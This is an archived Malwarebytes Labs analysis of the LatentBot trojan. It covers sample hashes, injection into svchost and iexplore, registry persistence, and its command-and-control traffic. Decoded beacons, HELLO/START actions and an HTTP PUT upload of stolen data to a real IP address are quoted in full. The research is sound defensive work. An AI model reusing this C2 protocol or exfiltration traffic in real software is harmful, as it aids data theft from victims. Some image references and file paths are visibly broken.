LatentBot piece by piece | Malwarebytes Labs

By Malwarebytes Labs

Published: 2017-06-07 · Archived: 2026-04-05 18:59:36 UTC

LatentBot is a multi-modular Trojan written in Delphi and known to have been around since 2013. Recently, we captured and dissected a sample distributed by RIG Exploit Kit.

The main executable is a persistent botnet agent which downloads additional modules and reports about the performed activities to its Command and Control server. Depending on the modules that have been installed, LatentBot has various capabilities, including:

- Act as a keylogger and form grabber
- Steal cookies
- Run a Socks Proxy from the victim system
- Give remote access to the attacker (VNC / Remote Desktop)

In this post we will describe those modules by taking apart several layers of obfuscation and encryption in order to reveal their true nature.

Analyzed samples


- 011077a7960fa1a7906323dbdc7e3807 – original sample, distributed in the campaign
    - 85dcf88487ea412fe4960494713eed6b – unpacked (loader)
        - 60c3232b90c773ed9c4990da7cc3bbdb – injected into *svchost*
            - e105d87cb79ed668c8b62297259a4dbb – injected into *iexplore*

Downloaded modules, injected into *svchost*:

- e3fb224201592c02b6250532e99416f0 – main module
    - fcf8479361a24618c3e4aa552dccfc33 – module #1
    - 2268f50ac4bbd7002f6601568448e1d3 – module #2
    - f461c9a2e1010aae1ad6ade8cf9396e5 – module #3
    - 5cb8d981574da528b5f65aa9b2163eb3 – module #4
    - 5803cab0bec92f21d3c3d22f7920eca0 – module #5
    - 5fd5b8ae1ae41a620a32f4ce96638ab9 – module #6

Behavioral analysis


After being deployed. the original sample installs itself and deletes the sample from the original location. It injects into *svchost* the initial module (60c3232b90c773ed9c4990da7cc3bbdb). That module performs another injection (of module: b622a0b443f36d99d5595acd0f95ea0e) – into Internet Explorer (*iexplore.exe*):




The module injected in the *iexplore.exe* process is responsible for establishing connection with the CnC and downloading submodules.

At this stage, LatentBot creates two groups of registry keys:

```
...SoftwareGoogleUpdatenetworksecure
```




In the key named “0” the initial PE file is stored:



Another, encrypted key is added under:

```
...SoftwareAdobeAdobe Acrobat
```



The data under the key "*in*" is encrypted by a custom algorithm, typical for the LatentBot, that will be described further (it can be decoded by a dedicated application). After decoding, it gives the path where the malware installed itself, i.e.:

```
C:UserstesterAppDataLocalMicrosoftWindowsshfdnoh.exe
```


If the CnC is active and the bot managed to download sub-modules, they are run injected into new instances of *svchost*:

svchost.exe	12.78	3 788 K	8 384 K	1096 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.12	920 K	2 384 K	2732 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.57	576 K	2 496 K	2728 Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	1 928 K	2 912 K	2708 Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	4 352 K	7 160 K	3176 Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	2 148 K	3 208 K	3200 Host Process for Windows S...	Microsoft Corporation

The main module is deployed with a parameter: **-l MxN4ViazcD**


This parameter specifies a group id where the bot belongs (also encrypted by Latent Bot's custom crypto).

```
MxN4ViazcD -> Group 1
```



Also, the registry keys related to the new modules are added under:


```
...SoftwareGoogleUpdatenetworksecure
```



Decrypted names of the modules are very descriptive:

```
FtUFJu5xP3C -> formgrab hdtWD3zyxMpSQB -> Bot_Engine l551X+rNDh3B4A -> Found_Core QdG8eO0qHI8/Y1G ->
```

Some of the modules are collecting data on the victim machine, and saving them in the %TEMP% directory in encrypted form:




Further, they are being uploaded to the CnC.


Persistence

The basic persistence of Latent Bot is simple. The initial sample is copied into:

C[current user]AppDataLocalMicrosoftWindows.exe



It is executed on each system startup thanks to a simple Run key:



Once the main module is run, it is responsible for decrypting all the submodules from the registry and loading them.

Network communication

The bot starts communication with CnC by sending a beacon. If the beaconing went successfully, it starts to download additional modules in encrypted form. They are pretending to be *.zip* files:

Endpoint	Request	URL	Data
104.232.32.101:80	GET	/	GET / HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) Host: 104.232.32.101 Cache-Control: no-cache 200 OK More Details
104.232.32.101:80	GET	/QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDE0TWxBUXR2NXdxelBtSk1aeDNaNVRlaVdzdFVhZG5...	GET /QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDE0TWxBUXR2NXdxelBtSk1aeDNaNVRlaVdzdFVhZG5IK0JwcEp3NkFXVTlVc3JJYWpKa3VzTnlSbUE= HTTP/1.1 Accept: text/*, QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDE0TWxBUXR2NXdxelBtSk1aeDNaNVRlaVdzdFVhZG5IK0JwcEp3NkFXVTlVc3JJYWpKa3VzTnlSbUE=, 104.232.32.101, 200 OK More Details
104.232.32.101:80	GET	/5nn497/74957917265452.zip	GET /5nn497/74957917265452.zip HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) Host: 104.232.32.101 Cache-C

The beacon is encoded by two algorithms: Latent's custom encryption and then Base64:

```
QWRsN2srdjlxUUdDYVp0aTBMUzl2cStzY0pOR3VkWlNtc3Q1VzduWlJ2SHZ6QjJhNEtuTFo3RUNobVlOKzJMbDE0TWxBUXR2NXdx
```

Base64 decoded:

```
Adl7k+v9qQGCaZti0LS9vq+scJNGudZSmst5W7nZRvHvzB2a4KnLZ7EChmYN+2Ll14MlAQtv5wqzPmJMZx3Z5TeiWstUadnH+Bpp
```

Latent custom decoded:

```
forum?datael=US-70-789548274695&ver=5015&os=5&acs=1&x64=0&gr=Group 1&random=mxmgkuusrfqdotm
```

As we can see, it contains data about the infected machine, as well as the group name and a random token.

However, not all the communication is encrypted. Some of the further requests are very verbose. Name of each action is identified by a string, in capital letters. Examples:

```
104.232.32.101      15 bytes ?ACTION=HELLO
104.232.32.101      29 bytes ?ACTION=HELLO
104.232.32.101      14 bytes ?ACTION=HELLO
104.232.32.101      28 bytes ?ACTION=HELLO
104.232.32.101      12 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      26 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     588 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      12 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      30 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      48 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      27 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      45 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      11 bytes ?ACTION=HELLO
104.232.32.101     817 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101       1 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101      11 bytes ?ACTION=HELLO
104.232.32.101      25 bytes ?ACTION=HELLO
104.232.32.101      15 bytes ?ACTION=HELLO
104.232.32.101      29 bytes ?ACTION=HELLO
104.232.32.101      14 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      28 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     593 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      12 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      28 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      46 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      29 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      47 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
```

Client beacons to the server by a HELLO command. In return, the CnC gives it a cookie that is further used as an ID. The content posted between the client and the server is encrypted:


```
POST /web/?ACTION=HELLO HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 15

.p1..I&j%<.c..CHTTP/1.1 200 OK
CONTENT-LENGTH: 29
SET-COOKIE: ID=A53F4C134D7B453E9F80A62FA0C24679

wi.Fy(..64H......?.y%Pp    _d..oPOST /web/?
ACTION=START&ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 12

..]v&f+...G.HTTP/1.1 200 OK
CONTENT-LENGTH: 26

.t.|.
.m..1...E.A..MB....POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 588

.....P...6.........e.._.G.......w..h.V..A........T..
$....Y.-...O..|.....#.....l.e.............D....b4w....A.S.j'f.x.;.i@....s
$.....b.A.:..._D.zS....~.o9..!l.....k        .mw..."".z......<.;...^.!......
8...h1>..!."."..=...O....={.<.......v<.......a....l..T%..;.......Em.
......c.!...a..g.n.Y.QUR...UTp(...MN5..o...u).}...?v..wx.Z;.o...lW....Q2W...
9.......C.8...2.j.q...f....;.........QS..s.&.%....J..X....z.q.%..b.(...
1..H..=h.....L.C...{ ..<...+JA.V...w...e...Q..,..lP....q......L. ........./
nQ4+.M..j...g.K.+:vr..'zQ.D.RpG6.H....5c.d..Z...l.............
(~..o8.o...d.../.....].T....4.....2..."_HTTP/1.1 200 OK
CONTENT-LENGTH: 13

Jz........*F.POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 28

...|.5,.+..c....gt_.|...   ..kHTTP/1.1 200 OK
CONTENT-LENGTH: 46

~....O......UI-..H=q...C{...|.w..R5..f..P.....POST /web/?
```

Analyzing the traffic, we can find that the bot sends to the CnC some stolen data, packed as Cabinet format. The content inside is encrypted by a custom encryption algorithm, typical to LatentBot, that will be described later. The file is uploaded using [HTTP PUT method]:


```
PUT /UPLOAD?file=CLIENT_UPLOAD
%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4 HTTP/1.1
Host: 104.232.32.101
Content-Length: 817
Cache-Control: no-cache

MSCF....1.......,..................s.................Ju. .C:\Users\tester
\AppData\Local\Temp\n3u676byow4607f.tmp.........[.....c=..`..c..OT.,.O
$.m1...2p.....z.A/.[.......!.....u......H&..~..............x....~...?
L@i|....U1..}..Ig..:..T...w.^.=..o.t..5.....%V.d8n..[pnv.W.?....{...
1.....Q....:.b....$o..=5n.QZ........s1XL..aa...(.......x<+..........Q..%y..-
[......Z>57..l..
.:....Oq..LwuwGa.5.U...A...H.3...{'#.:...g...w.....).#......x..LB.X..
.^.      o..<.{=...O.....]..;....I....N7|.A..q.Si..!....
.yKs..g.=.Q'-..X...R..`..|...O.....(........./..._..1.7..L
..... >?(..[..2^W....!>.BC..Y....tM..%...../0.O..._......q.2a#.hgn.#
+cf....L.#.U>..:..-.8...4m.....R.{.u.;...w6...}.....\..J.....R.
3..l..a....t....I}A.e.)T,A..\.._~.J..`.
\.W...P....u........Y......>._.............z..^.1.>.nT'..J.S.uS.....,.......
6~..B........x.HTTP/1.1 200 n3u676byow4607f.tmp.kl
CONTENT-LENGTH: 1

1
```

Inside


The original sample of Latent Bot, that is distributes in campaigns, comes packed with a crypter. After removing this first layer, we get a loader with the following structure of sections:



All the used strings are obfuscated – particular chunks of the string are being moved to consecutive variables:



The basic role of the main element is to to make injection into *svchost.exe*. In the memory of *svchost.exe*, another PE file is unpacked and loaded:




If we dump this file, we find another stage. Starting from this element, all further pieces of Latent Bot have some common patterns. They are written in Delphi, and their strings are obfuscated by the same set of functions. Example:


```
0041C3EE call    sub_41537C
0041C3F3 lea     edx, [ebp+var_14]
0041C3F6 mov     eax, offset aIth6Payftcoq_0 ; "Ith6+PayFtCoQ7LU8lCW"
0041C3FB call    decrypt_string
0041C400 mov     edx, [ebp+var_14]
0041C403 mov     cl, 1
0041C405 mov     eax, [ebp+var_4]
0041C408 call    sub_41537C
0041C40D lea     edx, [ebp+var_18]
0041C410 mov     eax, offset aOnjcC9qk3n3a_1 ; "ONjC+C9qK/3n3AS+HP2PDUK"
0041C415 call    decrypt_string
```

